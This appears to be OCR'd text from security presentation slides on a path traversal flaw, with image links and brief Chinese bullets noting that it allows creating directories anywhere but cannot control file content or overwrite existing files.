
Path Traversal - Usage

- 任意位置建立目錄




Path Traversal - Usage


- 不能控制檔案內容 (目錄)



Path Traversal - Usage

- 不能覆蓋存在檔案



